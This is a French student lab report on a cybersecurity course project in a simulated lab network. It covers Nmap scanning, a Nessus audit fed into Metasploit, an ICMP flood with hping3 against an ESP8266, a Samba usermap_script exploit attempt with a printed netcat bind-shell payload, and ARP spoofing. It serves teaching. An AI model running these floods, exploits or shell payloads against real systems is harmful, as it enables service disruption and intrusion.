

RAPPORT CYBERSECURITE


Jalon 1 : Mise en place et vérification du serveur ESP8266

Objectifs :

Établir la connectivité réseau entre l'ESP8266, le répéteur Wi-Fi et le poste Kali.

Vérifier le bon fonctionnement du serveur web embarqué sur l'ESP8266 via HTTP.


Confirmer la transmission et la réception des données (page HTML) depuis différents clients.



Adresse IP du PC 192.168.99.124

Adresse IP du Rpi-Kali 192.168.99.166

Copie d'écran du server web



wget -O verif_serveur_web.txt http://192.168.99.156

wget : outil de téléchargement en ligne de commande.

-O verif_serveur_web.txt : redirige la sortie dans le fichier verif_serveur_web.txt au lieu du nom d'origine. Permet de récupérer automatiquement la page web fournie par l'ESP et de vérifier son contenu. cat verif_serveur_web.txt

Affiche le contenu stocké pour s'assurer de la présence du message « Hello from esp8266... ».

Copie du contenu du fichier verif_server_web.txt

« hello from esp8266 and binome 15 + mac : 2C:3A:E8:42:12:CF ! »

```
(kali@kali-raspberrypi)-[~]  
$ cat verif_serveur_web.txt  
hello from esp8266 and binome 15 + mac : 2C:3A:E8:42:12:CF !
```

Dans le cadre du projet de cybersécurité, une première vérification a été réalisée pour confirmer le bon fonctionnement du serveur web hébergé sur un microcontrôleur ESP8266, intégré dans un réseau local simulé comprenant notamment un Raspberry Pi sous Kali Linux (Rpi-Kali) et un environnement RasPwnOS.


Jalon 2 : Découverte et inventaire des services avec Nmap

Objectifs :

- Scanner l'ensemble du réseau 192.168.99.0/24 pour repérer adresses IP actives, ports ouverts et services.
- Identifier les versions des services et collecter des informations de bannière.
- Formaliser un inventaire exhaustif pour guider les étapes d'audit et d'exploitation ultérieures.

On utilise donc NMAP sous différentes manières afin d'observer tout les ports d'ouverts et et effectuer la liste des services disponible sur Packet Traccer.




Capture Packet Tracer, indiquant l'ensemble des services disponibles



Ensuite nous avons fait un tableau ressemblant tout les ports ouvert :

Services	Port	Version
ssh	22	OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
smtp	25	Postfix smtpd
Netbois-ssn	139	Samba smbd 3.X – 4.X (workgroup : WORKGROUP)
imap	143	Dovecot imapd
http	443	Apache httpd 2.2.22
Netbois-ssn	445	Samba smbd 3.X – 4.X (workgroup : WORKGROUP)
smtp	587	Postfix smtpd
http	901	Samba SWAT administration server
issl/imap	993	Dovecot imapd
Java-object	5001	Java Object Serialization
http	8080	Apache Tomcat/Coyote JSP engine 1.1

Ensuite nous devons faire une Capture d'écran des pages d'accueil des différents serveurs web :



Ensuite on utilise la commande Curl -I qui va permettre de récupérer tout le code HTML des serveurs web que l'on a enregistré dans le fichier mon_systeme.txt

```
root@kali-raspberry: ~
(root@kali-raspberry)-[~]
# cat mon_systeme.txt
hello from esp8266 and binome 15 + mac : 2C:3A:E8:42:12:CF !
```

```
root@kali-raspberry: ~
(root@kali-raspberry)-[~]
# cat mon_system1.txt

<html>
<head>
<link rel="stylesheet" href="/css/blueprint/screen.css" type="text/css" media="screen, projection">
<link rel="stylesheet" href="/css/blueprint/print.css" type="text/css" media="print">
<!--[if IE]><link rel="stylesheet" href="/css/blueprint/ie.css" type="text/css" media="screen, projection"><![endif]-->
<link rel="stylesheet" href="/css/stylings.css" type="text/css" media="screen">
<title>WackoPicko.com</title>
</head>
<body>
<div class="container" style="border: 2px solid #5c95cf;">
<div class="column span-24 first last">
<h1 id="title"><a href="/">WackoPicko.com</a></h1>
</div>
<div id="menu">
<div class="column prepend-1 span-14 first">
<ul class="menu">
<li class="current"><a href="/users/home.php"><span>Home</span></a></li>
<li class=""><a href="/pictures/upload.php"><span>Upload</span></a></li>
<li class=""><a href="/pictures/recent.php"><span>Recent</span></a></li>
<li class=""><a href="/guestbook.php"><span>Guestbook</span></a></li>
</ul>
</div>
<div class="column prepend-1 span-7 first last">
<ul class="menu top_login">
<li><a href="/users/login.php"><span>Login</span></a></li>
</ul>
</div>
</div>

<div class="column span-24 first last" id="search_bar_blue">
<div class="column prepend-17 span-7 first last" id="search_box">
<form action="/pictures/search.php" method="get" style="display:inline;">
```

```
root@kali-raspberry: ~
(root@kali-raspberry)-[~]
# cat mon_system2.txt

<html>
<head>
<meta charset="utf-8" />

<title>Welcome to the Playground! | RasPwn Web Playground</title>
<meta name="description" content="The RasPwn OS Web Playground is a collection of hackable versions of popular web applications">

<link rel="stylesheet" href="http://192.168.99.13/themes/simpletwo/css/style.css" type="text/css">
</head>

<body>
<div class="layout">
<div id="header">
<a href="http://192.168.99.13/index">RasPwn Web Playground</a>
</div>
<div id="navbar">
<ul class="nav">
<li id="active"><a href="http://192.168.99.13/index">Welcome to the Playground! &laquo; </a>
</li>
<li><a href="http://192.168.99.13/about">About </a>
</li>
</ul>
</div>
<div id="content">
<div class="inner">
<h2>Welcome to the RasPwn OS Web Playground</h2>
<p>Welcome to the <a href="http://raspwn.org/">RasPwn OS</a> web playground.
The RasPwn OS Web Playground is a collection of hackable versions of popular web applications <!-- replaced by
--></p>
<h2>Introduction</h2>
<p>The RasPwn OS Playground contains vulnerable web applications for pen-testers
and hackers to practice and play with. These are divided into two categories:</p>
```


Jalon 3 : Audit automatisé avec Nessus et intégration Metasploit


Objectifs :

- Installer et configurer Nessus Essentials pour réaliser un audit de vulnérabilités.
- Exécuter un scan réseau étendu (192.168.99.0/24), exporter les résultats en XML (.nessus) et PDF.
- Importer les données Nessus dans Metasploit, inventorier hôtes, services et vulnérabilités.
- Évaluer la faisabilité d'exploitation automatique via Metasploit et identifier les limites techniques.

Pour effectuer la capture Nessus on doit l'installer et utiliser le code eu au début du projet qui est :

`MKWT-DCKT-CBFB-9APJ-LCVC`

Ensuite on effectue une l'analyse Nessus



On observe ici toute les vulnérabilité Grace à l'analyse.

Ensuite on se met sur la console msf6 qui est le cœur interactif du Metasploit Framework, un outil de tests d'intrusion et d'exploitation de vulnérabilités

[illegible]

On effectue db_import ../../nessus

Chaque hôte, service et vulnérabilité découverts par Nessus est ainsi ajouté à la base Metasploit, prêt à être exploré.

En résumé, la console `msf6` permet de :

1. Centraliser tes données d'inventaire (hosts, services, vulnérabilités).
2. Chercher et configurer facilement des modules d'exploit.
3. Lancer des attaques (scans, exploits, post-exploitation) et gérer les sessions obtenues, le tout dans un même environnement interactif.

Copie d'écran de la fenêtre terminal « metasploit » avec la liste des cve du port 53

```
msf6 >
msf6 >
msf6 >
msf6 > search cve:NSS-11002
[.] No results from search
msf6 > search cve:NSS-11002
[.] No results from search
msf6 > search cve:NSS-11002
[.] No results from search
msf6 > search cve:NSS-2024-38796
[.] No results from search
msf6 > search cve:NSS-2024-38796
[.] No results from search
msf6 > search cve:2024-38796
[.] No results from search
msf6 > search CVE:2024-38796
[.] No results from search
msf6 > search cve:CVE-2024-38796
[.] No results from search
msf6 > search cve:2024-38796
[.] No results from search
msf6 > vulns -p 53

Vulnerabilities
=====
Timestamp      Host           Name           References
-----
2025-06-10 07:34:49 UTC 192.168.99.20 DNS Server Version Detection IAVT-0001-T-0030,IAVT-0001-T-0937,NSS-72779
2025-06-10 07:34:49 UTC 192.168.99.20 DNS Server Detection      NSS-11002
2025-06-10 07:34:49 UTC 192.168.99.20 DNS Server Detection      NSS-11002
2025-06-10 07:34:49 UTC 192.168.99.20 Nessus SYN scanner        NSS-11219
2025-06-10 07:34:52 UTC 192.168.99.10 Nessus SYN scanner        NSS-11219
2025-06-10 07:34:53 UTC 192.168.99.1  Nessus SYN scanner        NSS-11219

msf6 > search cve:2024-38796
[.] No results from search
msf6 > search cve:2024-38796
[.] No results from search
msf6 > search cve:2017-11219
[.] No results from search
msf6 >
```

Affiche toutes les “vulnérabilités” que Nessus a détectées sur le port 53, avec pour chaque ligne

Ce que ça signifie

- Metasploit a bien intégré les résultats du scan Nessus, mais aucun exploit n’est dispo pour ces vulnérabilités DNS.
- Les plugins listés sont essentiellement des scripts de détection (versions, configurations faibles), pas des attaques “one-click”.
- Pour exploiter ces failles (ou en tirer parti), il faudra soit :
 - Développer/adapter soi-même un module Metasploit ou un script externe,
 - Recourir à un autre outil spécialisé DNS (dnsrecon, dnsenum, etc.) ou coder un PoC.

Pour conclure

Nous n’avons pas pu identifier d’exploits disponibles pour le port 53 directement via Metasploit. Cependant, nous avons compris qu’en utilisant certaines commandes de recherche, il est possible de récupérer les codes CVE associés, que l’on peut ensuite rechercher manuellement sur Internet pour obtenir davantage d’informations et tenter d’exploiter les failles.

Ce troisième jalon a été consacré à l’audit de sécurité d’un réseau local simulé. L’objectif était d’identifier les vulnérabilités critiques via Nessus et de tenter leur exploitation à l’aide du framework Metasploit (msf6). Ce jalon montre l’importance de croiser plusieurs outils de cybersécurité pour :

- Réaliser des audits complets.

- Identifier des vulnérabilités (Nessus).
- Tenter leur exploitation (Metasploit), tout en tenant compte des limites techniques et des mises à jour nécessaires.

Jalon 4 : Attaques pratiques – DoS, intrusion Samba, MITM

Objectifs :

- Tester la résistance du µC ESP8266 à une saturation réseau (DoS ICMP).
- Exploiter une vulnérabilité Samba pour obtenir un shell sur la machine cible.
- Réaliser un ARP spoofing (MITM) entre deux postes pour intercepter et modifier le trafic.

Copie d'écran de la page d'accueil du µc en mode dos :

```

tp@rt:~$ su -
Mot de passe :
root@rt:~# hping3
-bash: hping3 : commande introuvable
root@rt:~# hping3 -l - -flood
-bash: hping3 : commande introuvable
root@rt:~# hping3 -l - -flood 192.168.99.156
-bash: hping3 : commande introuvable
root@rt:~# apt install hping3
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
Les NOUVEAUX paquets suivants seront installés :
  hping3
0 mis à jour, 1 nouvellement installés, 0 à enlever et 176 non mis à jour.
Il est nécessaire de prendre 105 ko dans les archives.
Après cette opération, 275 ko d'espace disque supplémentaires seront utilisés.
Réception de :1 http://deb.debian.org/debian buster/main amd64 hping3 amd64 3.a2.ds2-7 [105 kB]
105 ko réceptionnés en 0s (593 ko/s)
Sélection du paquet hping3 précédemment désélectionné.
(Lecture de la base de données... 310998 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de .../hping3_3.a2.ds2-7_amd64.deb ...
Dépaquetage de hping3 (3.a2.ds2-7) ...
Paramétrage de hping3 (3.a2.ds2-7) ...
Traitement des actions différées (« triggers ») pour man-db (2.8.5-2+deb10u1) ...
root@rt:~# hping3 -l - -flood 192.168.99.156
hping3: invalid option -- l
Try hping3 --help
root@rt:~# hping3 -l --flood 192.168.99.156
HPING 192.168.99.156 (eth1 192.168.99.156): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown

^C
--- 192.168.99.156 hping statistic ---
6837889 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rt:~# hping3 -l --flood 192.168.99.156
HPING 192.168.99.156 (eth1 192.168.99.156): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown


```

On effectue l'attaque à l'aide `hping3 -I -flood 192.168.99.156`

Observation : la console indique des millions de paquets envoyés et 100 % de perte.

Le microcontrôleur a pas les ressources nécessaires et a donc été désactivé rendant la page web inaccessible

Voici une capture d'écran prouvant que le dos fonctionne bien puisque nous ne pouvons pas accéder au serveur du micro-contrôleur :



Voici la capture d'écran de la page d'accueil metasploit lors de la tentative d'intrusion :


```
tp@rt: ~  
Fichier  Editor  Affichage  Rechercher  Terminal  Aide  
[*] exec: sudo hping3 -l - - flood  
  
sudo: hping3 : commande introuvable  
msf6 > logout  
[-] Unknown command: logout. Did you mean loot? Run the help command for more details.  
msf6 >  
msf6 >  
msf6 >  
msf6 >  
msf6 >  
msf6 >  
msf6 >  
msf6 > cls  
[-] Unknown command: cls. Run the help command for more details.  
msf6 > search Samba NDR MS-RPC  
[-] No results from search  
msf6 > search Samba NDR MS-RPC  
[-] No results from search  
msf6 > search Samba NDR MS-RPC  
[-] No results from search  
msf6 > use exploit/multi/samba/usermap_script  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat  
payload => cmd/unix/bind_netcat  
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.99.10  
RHOST => 192.168.99.10  
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] Started bind TCP handler against 192.168.99.10:4444  
[*] Exploit completed, but no session was created.  
msf6 exploit(multi/samba/usermap_script) > set verbose true  
verbose => true  
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] mkfifo /tmp/yoig; (nc -l -p 4444 || nc -l 4444)0</tmp/yoig | /bin/sh >/tmp/yoig 2>&1; rm /tmp/yoig  
[*] 192.168.99.10:139 - Use Rex client (SMB1 only) since this module is not compatible with RubySMB client  
[*] Started bind TCP handler against 192.168.99.10:4444  
[-] The connection was refused by the remote host (192.168.99.10:4444).  
[-] The connection was refused by the remote host (192.168.99.10:4444).  
[-] The connection was refused by the remote host (192.168.99.10:4444).  
[-] The connection was refused by the remote host (192.168.99.10:4444).  
[-] The connection was refused by the remote host (192.168.99.10:4444).  
*C[*] Exploit completed, but no session was created.  
msf6 exploit(multi/samba/usermap_script) > 
```

Enjeu : confirme la présence de la vulnérabilité, mais aussi la nécessité d'ajuster le payload ou la configuration de la machine vulnérable pour aboutir à une compromission.

Nous pouvons voir que la tentative d'intrusion n'a pas fonctionné puisque nous n'avions pas le bon payload.

ATTAQUE Man in the middle

Voici la capture Wireshark montrant que l'adresse IP du PC 2 (192.168.99.157) est associée à l'adresse MAC de rpi sous kali (d8:3a:dd:07:01:c1) :



Voici notre tableau d'adressage IP/MAC

	A	B	C	D	E	F	G
K21		Adresse IP V4	Adresse MAC de la carte réseau				
1							
2	PC1 debian	192.168.99.124/24	00:13:3b:10:ed:cb				
3	PC2 debian	192.168.99.157	a8:42:a1:ae:98:34				
4	Rpi Kali	192.168.99.166/24	d8:3a:dd:07:01:c1				
5							
6							
7							
8							
9							

Nous pouvons donc en conclure que le rpi sous kali « vole » l'adresse IP du PC 2 mais se fait trahir par son adresse MAC.

Voici la copie de la nouvelle table ARP commentée d'une des 2 cibles :

```
64 bytes from 192.168.99.157: icmp_seq=127 ttl=64 time=10.5 ms
64 bytes from 192.168.99.157: icmp_seq=128 ttl=64 time=8.97 ms
64 bytes from 192.168.99.157: icmp_seq=129 ttl=64 time=11.8 ms
64 bytes from 192.168.99.157: icmp_seq=130 ttl=64 time=13.8 ms
^[[A64 bytes from 192.168.99.157: icmp_seq=131 ttl=64 time=12.7 ms
64 bytes from 192.168.99.157: icmp_seq=132 ttl=64 time=10.5 ms
64 bytes from 192.168.99.157: icmp_seq=133 ttl=64 time=16.9 ms
64 bytes from 192.168.99.157: icmp_seq=134 ttl=64 time=20.3 ms
64 bytes from 192.168.99.157: icmp_seq=135 ttl=64 time=10.9 ms
^C
--- 192.168.99.157 ping statistics ---
135 packets transmitted, 135 received, 0% packet loss, time 552ms
rtt min/avg/max/mdev = 0.458/15.593/1217.160/105.336 ms, pipe 2
root@rt:~# sudo arp

```

Adresse	TypeMap	AdresseMap	Indicateurs	Iface
192.168.99.7	ether	b0:be:76:f4:b5:dc	C	eth1
